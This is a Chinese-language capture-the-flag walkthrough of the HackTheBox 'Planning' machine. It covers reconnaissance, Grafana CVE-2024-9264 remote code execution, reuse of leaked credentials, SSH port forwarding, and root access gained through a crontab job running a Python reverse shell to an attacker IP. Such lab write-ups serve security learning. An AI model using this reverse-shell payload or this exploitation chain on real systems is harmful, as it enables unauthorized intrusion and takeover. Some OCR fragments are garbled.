Planning(grafana版本漏洞、端口轉發、訊息收集、轉發後RCE提權)

```
Machine Information

As is common in real life pentests, you will start the Planning box with
credentials for the following account: admin / 0D5oT70Fq13EvB5r
```

```
└─# nmap -p 22,80  -sCV -A 10.10.11.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 06:11 PDT
Nmap scan report for 10.10.11.68
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   208.57 ms 10.10.14.1
2   208.73 ms 10.10.11.68

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.11 seconds
```

純目錄爆破，無發現

```
ffuf -u http://planning.htb/FUZZ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```


使用子域名爆破

```
 ffuf -u http://planning.htb/ -w /usr/share/seclists/Discovery/DNS/dns-
Jhaddix.txt -H "HOST:FUZZ.planning.htb" -fw 6
```

顯示`grafana`


應該有版本漏洞`Grafana v11.0.0`

前面提供的帳密可以成功登入：`admin / 0D5oT70Fq13EvB5r`



漏洞利用：https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit

漏洞可執行RCE




看起來在docker裡面...


```
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo
```

ssh登入成功

---


user flag




有開啟很多端口...

可進行轉發，經過多次測試，只有8000比較有意思，但需要帳密...

```
ssh -fgN -L 8000:127.0.0.1:8000 enzo@planning.htb
```


127.0.0.1:8000
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
ting for /
127.0.0.1:8000
此網站要求您登入。
使用者名稱
密碼
取消
登入

找db文件



/tmp/YvZsUUfEXayH6lLj.stdout
/opt/crontabs/crontab.db
Writable log files (logro
https://book.hacktricks.xyz/linux-un
logrotate 3.21.0
Default mail command: /usr/b
Default compress command: /bin/g
Default uncompress command: /bin/g
Default compress extension: .gz
Default state file path: /var/l
ACL support: yes
SELinux support: yes
搜尋： db
Google Chro

有密碼，沒帳號，需要測試一下


```
enzo@planning:~$ cat /opt/crontabs/crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0
rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"
Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W
"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Un
iversal Time)","logging":"false","mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
enzo@planning:~$
```

usernmae : root <-簡單測試後

passwd : P4ssw0rdS0pRi0T3c



應該可以做一個RCE




```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("10.10.14.142",4001));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("bin/bash")'
```

提權成功

```
┌──(root㉿kali)-[/home/kali/Desktop/tool]
└─# nc -lnvp 4001
listening on [any] 4001 ...
connect to [10.10.14.142] from (UNKNOWN) [10.10.11.68] 58988
root@planning:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@planning:/#whoami
whoami
root
root@planning:/#
```

---

root flag

```
root@planning:~# cat root.txt
cat root.txt
53689b45350f3417c2d4f1fe7505d340
```
